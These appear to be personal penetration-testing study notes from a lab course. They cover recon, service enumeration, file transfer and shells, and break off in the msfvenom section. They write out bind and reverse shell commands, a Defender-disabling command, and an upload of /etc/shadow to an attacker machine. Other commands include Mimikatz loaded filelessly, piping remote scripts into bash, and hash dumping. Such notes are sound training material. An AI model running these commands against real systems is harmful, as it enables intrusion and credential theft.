Monday, May 11, 2026 1:58 PM

Crt.sh:

- Used to find subdomains issued an ssl certificate (or just subdomains in general)
- We can get a list of unique subdomains with this using the script:
  - curl -s https://crt.sh/\?q\=inlanefreight.com\&output\=json | jq . | grep name | cut -d":" -f2 | grep -v "CN=" | cut -d'"' -f2 | awk '{gsub(/\\n/,"\n");}1;' | sort -u
- With this subdomain list we can get an IP list aswell as port information using shodan:
  - for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f4 >> ip-addresses.txt;done
  - for i in $(cat ip-addresses.txt);do shodan host $i;done

Dig:

- Can find IP addresses from domain names:
  - dig any inlanefreight.com

GrayHatWarfare:

- Use if you find a type of cloud storage domain (s3, AWS, etc)
- Can leak files and ssh keys

FTP (Port 21):

- Look for anonymous FTP:
  - Connect with: ftp <ip_addr> with username anonymous
  - Or ftp user@<ip>
- Most popular FTP config is vsFTPd:
  - Config file: /etc/vsftpd.conf
    - Settings to look for:
      - anonymous_enable=YES Allowing anonymous login?
      - anon_upload_enable=YES Allowing anonymous to upload files?
      - anon_mkdir_write_enable=YES Allowing anonymous to create new directories?
      - no_anon_password=YES Do not ask anonymous for password?
      - anon_root=/home/username/ftp Directory for anonymous.
      - write_enable=YES Allow the usage of FTP commands: STOR, DELE, RNFR, RNTO, MKD, RMD, APPE, and SITE?
      - dirmessage_enable=YES Show a message when they first enter a new directory?
      - chown_uploads=YES Change ownership of anonymously uploaded files?
      - chown_username=username User who is given ownership of anonymously uploaded files.
      - local_enable=YES Enable local users to login?
      - chroot_local_user=YES Place local users into their home directory?
      - chroot_list_enable=YES Use a list of local users that will be placed in their home directory?
      - hide_ids=YES All user and group information in directory listings will be displayed as "ftp".
      - ls_recurse_enable=YES Allows the use of recurse listings.
  - Blacklisted users: /etc/ftpusers
- You can interact with FTP with these as well:
  - Nc:
    - Nc -nv <ip addr> 21
  - Telnet:
    - Telnet <ip addr> 21
  - Openssl (if the ftp server has tls/ssl encryption):
    - openssl s_client -connect 10.129.14.136:21 -starttls ftp
- Download all available files:
  - wget -m --no-passive ftp://anonymous:anonymous@10.129.14.136

Smb (Port 137-139/445):

- Config file usually at /etc/samba/smb.conf
  - Settings to look for:
    - browseable = yes Allow listing available shares in the current share?
    - read only = no Forbid the creation and modification of files?
    - writable = yes Allow users to create and modify files?
    - guest ok = yes Allow connecting to the service without using a password?
    - enable privileges = yes Honor privileges assigned to specific SID?
    - create mask = 0777 What permissions must be assigned to the newly created files?
    - directory mask = 0777 What permissions must be assigned to the newly created directories?
    - logon script = script.sh What script needs to be executed on the user's login?
    - magic script = script.sh Which script should be executed when the script gets closed?
    - magic output = script.out Where the output of the magic script needs to be stored?
- Other then nmap use rpcclient to enumerate:
  - rpcclient -U "" 10.129.14.128
  - Commands:
    - srvinfo Server information.
    - enumdomains Enumerate all domains that are deployed in the network.
    - querydominfo Provides domain, server, and user information of deployed domains.
    - netshareenumall Enumerates all available shares.
    - netsharegetinfo <share> Provides information about a specific share.
    - enumdomusers Enumerates all domain users.
    - queryuser <RID> Provides information about a specific user.
    - Netsharegetinfo <share name> Gets useful share info

NFS (Port 111/2049) (SMB but with kerberos):

- Config file at /etc/exports
- Show avaliable NFS shares:
  - showmount -e 10.129.14.128
- Mount a share:
  - mkdir target-NFS
  - sudo mount -t nfs 10.129.14.128:/ ./target-NFS/ -o nolock
- Config file at /etc/

DNS (Port 53):

- Local DNS config files:
  - /etc/bind/named.conf.local
- Zone files:
  - /etc/bind/db.domain.com
- Reverse name resolution files:
  - /etc/bind/db.<ip addr>
- Settings to look for:
  - allow-query Defines which hosts are allowed to send requests to the DNS server.
  - allow-recursion Defines which hosts are allowed to send recursive requests to the DNS server.
  - allow-transfer Defines which hosts are allowed to receive zone transfers from the DNS server.
  - zone-statistics Collects statistical data of zones.
- Dig - NS Query:
  - dig ns inlanefreight.htb @10.129.14.128
- Dig - Version Query:
  - dig CH TXT version.bind 10.129.120.85
- Dig - ANY Query:
  - dig any inlanefreight.htb @10.129.14.128

- Asynchronous Full Transfer Zone (AXFR) (Test if you can force a zone transfer to get other subdomains):
  - Dig - AXFR (allow-transfer = true):
    - dig axfr inlanefreight.htb @10.129.14.128
  - Dig AXFR internal (shows internal Ips):
    - dig axfr internal.inlanefreight.htb @ss10.129.14.128
- DNSenum:
  - dnsenum --dnsserver 10.129.86.142 --enum -p 0 -s 0 -o subdomains.txt -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt inlanefreight.htb

---

SMTP (Port 25):

- Used for emails
- Use smtp-open-relay for enumeration:
  - sudo nmap 10.129.14.128 -p25 --script smtp-open-relay -v
- Use metasploit for user enum:
  - Search smpt_enum
  - Use 0
  - Options
  - Set rhosts <ip>
  - Set User_file = wordlist
  - Exploit

IMAP/POP3:

- IMAP (Port 143/993) Commands
  - Command Description
    LOGIN username password User's login.
    LIST "" * Lists all directories.
    CREATE "INBOX" Creates a mailbox with a specified name.
    DELETE "INBOX" Deletes a mailbox.
    RENAME "ToRead" "Important" Renames a mailbox.
    LSUB "" * Returns a subset of names from the set of names that the User has declared as being active or subscribed.
    SELECT INBOX Selects a mailbox so that messages in the mailbox can be accessed.
    UNSELECT INBOX Exits the selected mailbox.
    FETCH <ID> all Retrieves data associated with a message in the mailbox.
    FETCH <ID> BODY[TEXT] Reads a message out of a selected mailbox starting with ID 1 -> N (N being # of mail)
    CLOSE Removes all messages with the Deleted flag set.
    LOGOUT Closes the connection with the IMAP server.
- POP3 (Port 110/995) Commands
  - Command Description
    USER username Identifies the user.
    PASS password Authentication of the user using its password.
    STAT Requests the number of saved emails from the server.
    LIST Requests from the server the number and size of all emails.
    RETR id Requests the server to deliver the requested email by ID.
    DELE id Requests the server to delete the requested email by ID.
    CAPA Requests the server to display the server capabilities.
    RSET Requests the server to reset the transmitted information.
    QUIT Closes the connection with the POP3 server.
- Dangerous Settings
  - Setting Description
    auth_debug Enables all authentication debug logging.
    auth_debug_passwords This setting adjusts log verbosity, the submitted passwords, and the scheme gets logged.
    auth_verbose Logs unsuccessful authentication attempts and their reasons.
    auth_verbose_passwords Passwords used for authentication are logged and can also be truncated.

auth_anonymous_username This specifies the username to be used when logging in with the ANONYMOUS SASL mechanism.

- OpenSSL connection:
  - Pop3:
    - openssl s_client -connect 10.129.14.128:pop3s
  - IMAP:
    - openssl s_client -connect 10.129.14.128:imaps
- Once connected with IMAP type commands as follows:
  - a# (where # is the number of commands you have executed so far) <command>
- POP3 is normal:
  - <command>

SNMP (Port 161/162):

- Config File:
  - cat /etc/snmp/snmpd.conf | grep -v "#" | sed -r '/^\s*$/d'
- Will only show up on a udp scan:
  - nmap -sV --top-port 100 -sU 10.129.202.20
- Dangerous Settings:
  - SettingsDescription
    rwuser noauth Provides access to the full OID tree without authentication.
    rwcommunity <community string> <IPv4 address> Provides access to the full OID tree regardless of where the requests were sent from.
    rwcommunity6 <community string> <IPv6 address> Same access as with rwcommunity with the difference of using IPv6.
- SNMPwalk (Query OID info):
  - snmpwalk -v2c -c public 10.129.14.128
  - Id recommend just doin g this for most useful info:
    - snmpwalk -v2c -c public 10.129.88.162 | grep 'STRING:*'
- Onesixtyone (brute force names of community strings):
  - onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.129.14.128
- Braa (Used to brute-force OIDs with a known community string):
  - braa <community string>@<IP>:.1.3.6.*

MySQL (Port 3306):

- Config File:
  - cat /etc/mysql/mysql.conf.d/mysqld.cnf | grep -v "#" | sed -r '/^\s*$/d'
- Dangerous Settings:
  - Settings Description
    user Sets which user the MySQL service will run as.
    password Sets the password for the MySQL user.
    admin_address The IP address on which to listen for TCP/IP connections on the administrative network interface.
    debug This variable indicates the current debugging settings
    sql_warnings This variable controls whether single-row INSERT statements produce an information string if warnings occur.
    secure_file_privThis variable is used to limit the effect of data import and export operations.
- Nmap scan:
  - sudo nmap 10.129.14.128 -sV -sC -p3306 --script mysql*
- Interaction:
  - Command Description
    mysql -u <user> -p<password> -h <IP address> Connect to the MySQL server. There should not be a space between the '-p' flag, and the password.
    show databases; Show all databases.
    use <database>; Select one of the existing databases.
    show tables; Show all available tables in the selected database.

show columns from <table>; Show all columns in the selected table.
select * from <table>; Show everything in the desired table.
select * from <table> where <column> = "<string>"; Search for needed string in the desired table.

MSSQL (Port 1433):

- Interact using Impacket's mssqlclient.py:
  - locate mssqlclient (if not in path)
  - Basic sql auth:
    - impacket-mssqlclient username:password@target_ip
  - Windows Auth:
    - impacket-mssqlclient -windows-auth domain/username:password@target_ip
  - Pass-the-Hash:
    - impacket-mssqlclient -hashes [LM_HASH:]NT_HASH domain/username@target_ip
  - The goal is to do basic enum and then run an xmp_cmdshell if the sql server is highly privileged (can run OS commands as the sql server user)
- Dangerous settings:
  - MSSQL clients not using encryption to connect to the MSSQL server
  - The use of self-signed certificates when encryption is being used. It is possible to spoof self-signed certificates
  - The use of named pipes
  - Weak & default sa credentials. Admins may forget to disable this account
- Use this nmap for 95% of scripts:
  - sudo nmap --script ms-sql-* --script-args mssql.instance-port= 1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 10.129.230.249
- Note:
  - Sa account creds are administrator creds for the mssql server (can use on mssql management SMS to run as administrator)

TNS (Port 1521):

- Use .ora files as config files
- Basic enum:
  - sudo nmap -p1521 -sV 10.129.204.235 --open
- SID bruteforcing:
  - sudo nmap -p1521 -sV 10.129.204.235 --open --script oracle-sid-brute
- Use ODAT to try to get easy passwords:
  - ./odat.py all -s 10.129.204.235
- SQLplus:
  - How to download
    - sudo apt update
    - sudo apt upgrade parrot-core
    - sudo apt update
    - sudo apt install oracle-instantclient-sqlplus
    - If you encounter an error about libsqlplus:
      - sudo sh -c "echo /usr/lib/oracle/12.2/client64/lib > /etc/ld.so.conf.d/oracle-instantclient.conf";sudo ldconfig
    - Then run this to see if there are errors:
      - sqlplus -v
  - Login
    - sqlplus scott/tiger@10.129.204.235/XE
  - Check user rights:
    - select * from user_role_privs;
  - If the login has delegation rights then login to that account with (always try to login as sysdba):
    - sqlplus scott/tiger@10.129.204.235/XE as <other_account>
  - Extract password hashes (if logged in as sysdba):
    - select name, password from sys.user$;
- If the TNS server is running as a webserver we can attack it with file upload as well:

- echo "Oracle File Upload Test" > testing.txt (put a rev shell here)
- ./odat.py utlfile -s 10.129.204.235 -d XE -U scott -P tiger --sysdba --putFile C:\\inetpub\\wwwroot testing.txt ./testing.txt
- curl -X GET http://10.129.204.235/testing.txt

IPMI (Port 623):

- How to find version:
  - sudo nmap -sU --script ipmi-version -p 623 10.129.88.241
- Use metasploit to get hashes and crack them:
  - use auxiliary/scanner/ipmi/ipmi_dumphashes
  - SET RHOSTS <IP>
  - Show options
  - Run
  - Crack with:
    - hashcat -m 7300 <hash_file.txt> -a 3 ?1?1?1?1?1?1?1?1 -1 ?d?u (or just use rockyou first)

SSH (Port 22):

- Config file:
  - cat /etc/ssh/sshd_config | grep -v "#" | sed -r '/^\s*$/d'
- Dangerous settings:
  - Setting Description
    PasswordAuthentication yes Allows password-based authentication.
    PermitEmptyPasswords yes Allows the use of empty passwords.
    PermitRootLogin yes Allows to log in as the root user.
    Protocol 1 Uses an outdated version of encryption.
    X11Forwarding yes Allows X11 forwarding for GUI applications.
    AllowTcpForwarding yes Allows forwarding of TCP ports.
    PermitTunnel Allows tunneling.
    DebianBanner yes Displays a specific banner when logging in.
- Use nmap:
  - Nmap -sC -sV -p 22 <ip>
- View possible auth options:
  - Ssh -v user@<ip>
  - Set preferred option:
    - ssh -v cry0l1t3@10.129.14.132 -o PreferredAuthentications=password
  - Can brute force with this (still not great due to account lockout)
- Check /etc/passwd for other hidden services (mysql)

Rsync (Port 873):

- Nmap:
  - sudo nmap -sV -p 873 127.0.0.1
- See available shares:
  - nc -nv 127.0.0.1 873
- Enumerate shares:
  - rsync -av --list-only rsync://127.0.0.1/<share_name>

R-services (Port 512/513/514):

- Nmap:
  - sudo nmap -sV -p 512,513,514 10.0.17.2
- Login via rlogin:
  - rlogin 10.0.17.2 -l htb-student
  - List all authed users using Rwho:
    - Rwho
  - List additional users using rusers:
    - rusers -al 10.0.17.5

Windows remote desktop protocols:

- Remote Desktop Protocol (RDP/Port 3389):
  - Nmap:
    - nmap -sV -sC 10.129.201.248 -p3389 --script rdp*
  - Security settings enum:
    - Rdp-sec-check:
      - git clone https://github.com/CiscoCXSecurity/rdp-sec-check.git && cd rdp-sec-check
      - ./rdp-sec-check.pl 10.129.201.248
  - Connect with:
    - Xfreerdp:
      - xfreerdp /u:cry0l1t3 /p:"P455w0rd!" /v:10.129.201.248
    - Rdesktop:
      - rdesktop -u user -p - 192.168.1.10
    - Remmina:
      - remmina -c rdp://username@server-ip
      - remmina -c rdp://domain\\username@server-ip
- Windows Remote Management (WinRM/Port 5985/5986):
  - Nmap:
    - nmap -sV -sC 10.129.201.248 -p5985,5986 --disable-arp-ping -n
  - Connect with:
    - EvilWinRM:
      - evil-winrm -i 10.129.201.248 -u Cry0l1t3 -p P455w0rD!
      - evil-winrm -i 10.129.201.248 -u Cry0l1t3 -h <NTLM hash>
- Windows Management Instrumentation (WMI/Port 135):
  - Connect with:
    - Impacket-wmiexec:
      - /usr/share/doc/python3-impacket/examples/wmiexec.py Cry0l1t3:"P455w0rD!"@10.129.201.248 "hostname"

On a MX and maangement server:

- Ssh
- Pop3
- Imaps
- Snmp

On a Windows server:

- WinRM
- RDP
- WMI
- SMB

On a DNS server:

- DNS
- FTP
- SSH

OSINT for Web

Saturday, May 16, 2026 2:47 PM

WHOIS:

- A tool to find who registered a specific domain (can also find amin emails and a lot of good stuff)
  - whois inlanefreight.com

DNS tools:

Tool	Feature	Use cases
dig	Versatile DNS lookup tool that supports various query types (A, MX, NS, TXT, etc.) and detailed output	Manual DNS queries, zone transfers (if allowed), troubleshooting DNS issues, and in-depth analysis of DNS records.
nslookup	Simpler DNS lookup tool, primarily for A, AAAA, and MX records.	Basic DNS queries, quick checks of domain resolution and mail server records.
host	Streamlined DNS lookup tool with concise output.	Quick checks of A, AAAA, and MX records.
dnsenum	Automated DNS enumeration tool, dictionary attacks, brute-forcing, zone transfers (if allowed).	Discovering subdomains and gathering DNS information efficiently.
fierce	DNS reconnaissance and subdomain enumeration tool with recursive search and wildcard detection.	User-friendly interface for DNS reconnaissance, identifying subdomains and potential targets.
dnsrecon	Combines multiple DNS reconnaissance techniques and supports various output formats.	Comprehensive DNS enumeration, identifying subdomains, and gathering DNS records for further analysis
theHarvester	OSINT tool that gathers information from various sources, including DNS records (email addresses).	Collecting email addresses, employee information, and other data associated with a domain from multiple sources
Online DNS lookup services	User-friendly interfaces for performing DNS lookups.	Quick and easy DNS lookups, convenient when command-line tools are not available, checking for domain availability or basic information
Ffuf		Used to brute force subdomains

Dig:

- Command Description

  dig domain.com Performs a default A record lookup for the domain.
  dig domain.com A Retrieves the IPv4 address (A record) associated with the domain.
  dig domain.com AAAA Retrieves the IPv6 address (AAAA record) associated with the domain.
  dig domain.com MX Finds the mail servers (MX records) responsible for the domain.

dig domain.com NS Identifies the authoritative name servers for the domain.
dig domain.com TXT Retrieves any TXT records associated with the domain.
dig domain.com CNAME Retrieves the canonical name (CNAME) record for the domain.
dig domain.com SOA Retrieves the start of authority (SOA) record for the domain.
dig @1.1.1.1 domain.com Specifies a specific name server to query; in this case 1.1.1.1
dig +trace domain.com Shows the full path of DNS resolution.
dig -x 192.168.1.1 Performs a reverse lookup on the IP address 192.168.1.1 to find the associated host name.
dig +short domain.com Provides a short, concise answer to the query.
dig +noall +answer domain.com Displays only the answer section of the query output.
dig domain.com ANY Retrieves all available DNS records for the domain
dig -x <ip> Reverse looks up the IP (queries the PTR record)

- DNSenum:
  - dnsenum --dnsserver 10.129.86.142 --enum -p 0 -s 0 -o subdomains.txt -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt inlanefreight.htb
- Domain enum:
  - Add the domain and ip to /etc/hosts
  - Scan with ffuf for vhosts:
    - ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://inlanefreight.htb:32453 -H "Host: FUZZ.inlanefreight.htb" -fs 157 -ac -t 100
  - Scan for subdomains with ffuf:
    - Ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u inlanefreight.htb/FUZZ

Crt.sh:

- Used to find subdomains issued an ssl certificate (or just subdomains in general)
- We can get a list of unique subdomains with this using the script:
  - curl -s https://crt.sh/\?q\=inlanefreight.com\&output\=json | jq . | grep name | cut -d":" -f2 | grep -v "CN=" | cut -d'"' -f2 | awk '{gsub(/\\n/,"\n");}1;' | sort -u
- With this subdomain list we can get an IP list aswell as port information using shodan:
  - for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f4 >> ip-addresses.txt;done
  - for i in $(cat ip-addresses.txt);do shodan host $i;done

Fingerprinting web:

- Add ip to etc hosts (even for vhosts):
  - echo "10.129.93.57 app.inlanefreight.local" | sudo tee -a /etc/hosts
- Can get basic server info with curl -I
- Can find WAFs with wafw00f:
  - Wafw00f inlanefreight.com
- Use nikto to get OS info and other useful stuff:
  - nikto -h app.inlanefreight.local -port <port_num> -Tuning b
- Can find CMS with whatweb:
  - whatweb app.inlanefreight.local
- Web Spider with burp suites target-> sitemap feature
- Can find addintial html source code info using scrapy reconspider.py:
  - python3 ReconSpider.py http://inlanefreight.com
  - Cat results.json

FOR MOST WEB RECON:

- Vhosts can have vhosts
- Use ffuf to get subdomains and vhosts:
  - ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://inlanefreight.htb -H "Host: FUZZ.inlanefreight.htb" -fs 157 -ac -t 100
  - ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://inlanefreight.htb/FUZZ
- Use finalrecon.py:
  - git clone https://github.com/thewhiteh4t/FinalRecon.git
  - Cd FinalRecon
  - pip3 install -r requirements.txt --break-system-packages
  - Change the error line on 201 from
    parsed_url.top_domain_under_public_suffix -> parsed_url.registered_domain


- chmod +x ./finalrecon.py
- ./finalrecon.py <flags> --url http://inlanefreight.com
- Flags:

Option	Argument	Description
-h, --help		Show the help message and exit.
--url	URL	Specify the target URL.
--headers		Retrieve header information for the target URL.
--sslinfo		Get SSL certificate information for the target URL.
--whois		Perform a Whois lookup for the target domain.
--crawl		Crawl the target website.
--dns		Perform DNS enumeration on the target domain.
--sub		Enumerate subdomains for the target domain.
--dir		Search for directories on the target website.
--wayback		Retrieve Wayback URLs for the target.
--ps		Perform a fast port scan on the target.
--full		Perform a full reconnaissance scan on the target.

- /finalrecon.py --headers --sslinfo --whois --crawl --dns --sub --dir --full --url http://inlanefreight.com > output.txt

Vulnerability Assessments

Wednesday, May 20, 2026 2:04 PM



Vulnerability assessment:

Identify and categorize security weaknesses related to assets within an environment, almost no exploitation.

Vulnerability:

weakness or bug in companies environment

Threat:

A vulnerability that is of high risk or can be exploited easily

Exploit:

any code or resource that can be used to take advantage of an asset's weakness

Risk:

possibility of assets or data being harmed or destroyed by threat actors.

Security audit:

Typically mandated by government agencies to assure that the organization is compliant with specific security regulations

Bug Bounties:

General public bounties to find bugs with restrictions

Red Team assessment:

Evasive black box pentesting only done by professionals

PCI (payment card industry data security standards):

Payment Card Industry Data Security Standard (PCI DSS)

The Payment Card Industry Data Security Standard (PCI DSS) is a commonly known standard in information security that implements requirements for organizations that handle credit cards. While not a government regulation, organizations that store, process, or transmit cardholder data must still implement PCI DSS guidelines. This would include banks or online stores that handle their own payment solutions (e.g., Amazon).

PCI DSS requirements include internal and external scanning of assets. For example, any credit card data that is being processed or transmitted must be done in a Cardholder Data Environment (CDE). The CDE environment must be adequately segmented from normal assets. CDE environments are segmented off from an organization's regular environment to protect any cardholder data from being compromised during an attack and limit internal access to data.

HIPAA:

`HIPAA` is the Health Insurance Portability and Accountability Act, which is used to protect patients' data. HIPAA does not necessarily require vulnerability scans or assessments; however, a risk assessment and vulnerability identification are required to maintain HIPAA accreditation.

FISMA

The Federal Information Security Management Act (FISMA) is a set of standards and guidelines used to safeguard government operations and information. The act requires an organization to provide documentation and proof of a vulnerability management program to maintain information technology systems' proper availability, confidentiality, and integrity.

ISO 27001

`ISO 27001` is a standard used worldwide to manage information security. ISO 27001 requires organizations to perform quarterly external and internal scans.

Although compliance is essential, it should not drive a vulnerability management program. Vulnerability management should consider the uniqueness of an environment and the associated risk appetite to an organization.

The `International Organization for Standardization` (`ISO`) maintains technical standards for pretty much anything you can imagine. The ISO 27001 standard deals with information security. ISO 27001 compliance depends upon maintaining an effective Information Security Management System. To ensure compliance, organizations can perform penetration tests in a carefully designed way.

File transfer methods

Wednesday, May 20, 2026 2:28 PM

Windows:

- PowerShell Base64 Encode and Decode (works with keys < 8191 chars):
  - Example with ssh key (kali -> windows):
    - Verify your hash:
      - md5sum id_rsa
    - Base64 encode it and print to terminal:
      - cat id_rsa |base64 -w 0;echo
    - Copy the output and decode it on the victim powershell:
      - [IO.File]::WriteAllBytes("C:\Users\Public\id_rsa", [Convert]::FromBase64String(<base64_string>)
    - Confirm the MD5 Hashes match:
      - Get-FileHash C:\Users\Public\id_rsa -Algorithm md5
  - Example with /etc/hosts(Windows -> kali):
    - Encode /etc/hosts:
      - [Convert]::ToBase64String((Get-Content -path "C:\Windows\system32\drivers\etc\hosts" -Encoding byte))
    - Decode on kali:
      - echo <base64_encoded> | base64 -d > hosts

- With the three methods below if you get a TLS/SSL error use this:
  - [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
- File Download (with Net.Web.Client):
  - (New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')
- File Downloads (with Invoke-webrequest);
  - Invoke-WebRequest https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 -OutFile PowerView.ps1
  - If you get an internet explorer error use this -UseBasicParsing flag
  - If the user agent for Invoke-webrequest is blacklisted, you can change it using the following:
    - $UserAgent = [Microsoft.PowerShell.Commands.PSUserAgent]::Chrome
    - Invoke-WebRequest http://10.10.10.32/nc.exe -UserAgent $UserAgent -OutFile "C:\Users\Public\nc.exe"
- Fileless method:
  - IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1')
- Create an SMBserver on kali to pull from on victim:
  - On kali:
    - sudo impacket-smbserver share -smb2support /tmp/smbshare
  - On Victim:
    - copy \\192.168.220.133\share\nc.exe
  - If the organization blocks this, create the smbserver with a username and password, then mount the share on the windows target machine:
    - On kali:
      - sudo impacket-smbserver share -smb2support /tmp/smbshare -user test -password test
    - On target:
      - net use n: \\192.168.220.133\share /user:test test

- Encrypting and decrypting sensitive info:
    - Download:
        - Invoke-WebRequest "https://www.powershellgallery.com/packages/DRTools/4.0.2.3/Content/Functions/Invoke-AESEncryption.ps1" -OutFile "Invoke-AESEncryption.ps1"
    - Import it:
        - Import-Module .\Invoke-AESEncryption.ps1
    - Usage:
        - Invoke-AESEncryption -Mode Encrypt -Key "Password" -Path .\scan-results.txt

Linux:

- Base64 Encode and Decode (works with keys < 8191 chars):
    - Example with ssh key):
        - Verify your hash:
            - md5sum id_rsa
        - Base64 encode it and print to terminal:
            - cat id_rsa |base64 -w 0;echo
        - Copy the output and decode it on the victim:
            - echo -n '<base64_encode>' | base64 -d > id_rsa
        - Confirm the hash:
            - md5sum id_rsa
    - File download with Wget / Curl:
        - wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O /tmp/LinEnum.sh
        - curl -o /tmp/LinEnum.sh https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
    - Fileless download with wget / curl:
        - curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | bash
        - wget -qO- https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/helloworld.py | python3
    - Download with bash (if version is 2.04 or greater):
        - Connect to webserver:
            - exec 3<>/dev/tcp/10.10.10.32/80
        - Get request the file:
            - echo -e "GET /LinEnum.sh HTTP/1.1\n\n">&3
        - Print response:
            - cat <&3
    - SSH uploading / downloading (SCP):
        - Enable ssh on kali:
            - sudo systemctl enable ssh
            - sudo systemctl start ssh
            - netstat -lnpt
        - Download file using SCP:
            - scp plaintext@<kali_ip>:/root/myroot.txt .
        - Upload file using SCP:
            - scp /etc/passwd htb-student@10.129.86.90:/home/htb-student/
    - Using uploadserver:
        - sudo python3 -m pip install --user uploadserver
        - Allow it to use https:
            - openssl req -x509 -out server.pem -keyout server.pem -newkey rsa:2048 -nodes -sha256 -subj '/CN=server'
            - mkdir https && cd https

        - sudo python3 -m uploadserver 443 --server-certificate ~/server.pem
      - From victim machine upload /etc/passwd and /etc/shadow:
        - curl -X POST https://192.168.49.128/upload -F 'files=@/etc/passwd' -F 'files=@/etc/shadow' --insecure
    - How to encrypt / decrypt with openssl:
      - Encrypt:
        - openssl enc -aes256 -iter 100000 -pbkdf2 -in /etc/passwd -out passwd.enc
      - Decrypt:
        - openssl enc -d -aes256 -iter 100000 -pbkdf2 -in passwd.enc -out passwd
- Other ways to make a webserver:
  - Python:
    - python3 -m http.server
  - PHP:
    - php -S 0.0.0.0:8000
  - RUBY:
    - ruby -run -ehttpd . -p8000
- Python:
  - Python3:
    - How to unzip:
      - Echo '#!/usr/bin/env python3
        import sys
        from zipfile import PyZipFile
        for zip_file in sys.argv[1:]:
          pzf = PyZipFile(zip_file)
          pzf.extractall()' > unzip.py
      - Chmod +x unzip.py
      - ./unzip.py file.zip
    - How to download:
      - python3 -c 'import urllib.request;urllib.request.urlretrieve("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'
  - Python2:
    - How to download:
      - python2.7 -c 'import urllib;urllib.urlretrieve("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'
- PHP:
  - Download with File_get_contents():
    - php -r '$file = file_get_contents("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); file_put_contents("LinEnum.sh",$file);'
  - Download with Fopen():
    - php -r 'const BUFFER = 1024; $fremote = fopen("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "rb"); $flocal = fopen("LinEnum.sh", "wb"); while ($buffer = fread($fremote, BUFFER)) { fwrite($flocal, $buffer); } fclose($flocal); fclose($fremote);'
  - Download the file and pipe it to bash:
    - php -r '$lines = @file("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); foreach ($lines as $line_num => $line) { echo $line; }' | bash
- Ruby:
  - Download a File:
    - ruby -e 'require "net/http"; File.write("LinEnum.sh",

Net::HTTP.get(URI.parse("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh")))'

- Perl:
    - Download a file:
        - perl -e 'use LWP::Simple; getstore("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh");'
- You can also use netcat, ncat, RDP, and powershell to transfer

Shells and Payloads

Friday, May 22, 2026 4:07 PM

Bind shell:

- The target has a listener and awaits a connection for attack box:
  - Victim:
    - rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l <victim_ip> 7777 > /tmp/f
  - Kali:
    - nc -nv <victim_ip> 7777

Reverse shell:

- The kali has a listener running and the target will connect to it:
  - Kali:
    - sudo nc -lvnp 443
  - Victim (Send appropriate rev shell):
    - <rev_shell_for_shell_type>
    - For most rev shells on windows, you will have to turn defender off:
      - Set-MpPreference -DisableRealtimeMonitoring $true

MSFvenom:

- List all avaliable payloads:
  - msfvenom -l payloads
  - Staged payloads:
    - Creates a way for us to send over more components of our attack
    - Creating one:
      - msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.113 LPORT=443 -f elf > createbackup.elf
    - Executing it:
